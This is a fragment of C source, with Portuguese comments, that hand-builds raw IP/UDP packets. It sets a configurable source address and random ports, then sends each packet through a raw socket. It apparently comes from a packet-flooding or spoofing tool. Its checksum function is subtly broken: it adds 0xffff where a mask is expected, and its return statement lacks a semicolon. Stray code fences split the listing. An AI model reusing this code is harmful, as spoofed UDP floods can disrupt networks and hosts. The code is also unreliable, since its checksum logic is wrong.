392     int pktsize = sizeof(struct ip) + sizeof(struct udphdr) +
393 sm->psize;
394
395     packet = (char *) malloc(pktsize);
396     ip = (struct ip *) packet;
397     udp = (struct udphdr *) (packet + sizeof(struct ip));
398     data = (char *) (packet + sizeof(struct ip) +
399 sizeof(struct udphdr));
400
401     memset(packet, 0, pktsize);
402     if (*sm->padding)
403         memcpy((char *)data, sm->padding, sm->psize);
404

```



```

405     /* Prenchendo cabeçalho IP */
406     ip->ip_v = 4;
407     ip->ip_hl = 5;
408     ip->ip_tos = 0;
409     ip->ip_len = FIX(pktsize);
410     ip->ip_ttl = 255;
411     ip->ip_off = 0;
412     ip->ip_id = FIX( getpid() );
413     ip->ip_p = IPPROTO_UDP;
414     ip->ip_sum = 0;
415     ip->ip_src.s_addr = sm->sin.sin_addr.s_addr;
416     ip->ip_dst.s_addr = dst;
417
418     /* Prenchendo cabeçalho udp */
419     if (sm->srcport) udp->uh_sport = htons(sm->srcport);
420     else udp->uh_sport = htons(rand());
421     if (sm->rnd) udp->uh_dport = htons(rand());
422     else udp->uh_dport = htons(sm->dstport[n]);
423     udp->uh_ulen = htons(sizeof(struct udphdr) + sm->psize);
424
425     if (sendto(sm->s, packet, pktsize, 0, (struct sockaddr *)
426 &sm->sin,
427         sizeof(struct sockaddr)) == -1)
428     {
429     perror("sendto()");
430     exit(-1);
431     }
432
433     free(packet);
434 }
435
436
437 u_short in_chksum (u_short *addr, int len)
438 {
439     register int nleft = len;
440     register u_short *w = addr;
441     register int sum = 0;
442     u_short answer = 0;
443
444     while (nleft > 1)
445     {
446         sum += *w++;
447         nleft -= 2;
448     }
449
450     if (nleft == 1)
451     {
452         *(u_char *)(&answer) = *(u_char *)w;
453         sum += answer;
454     }
455

```

```
456     sum = (sum >> 16) + (sum + 0xffff);  
457     sum += (sum >> 16);  
458     answer = ~sum;  
459     return(answer)
```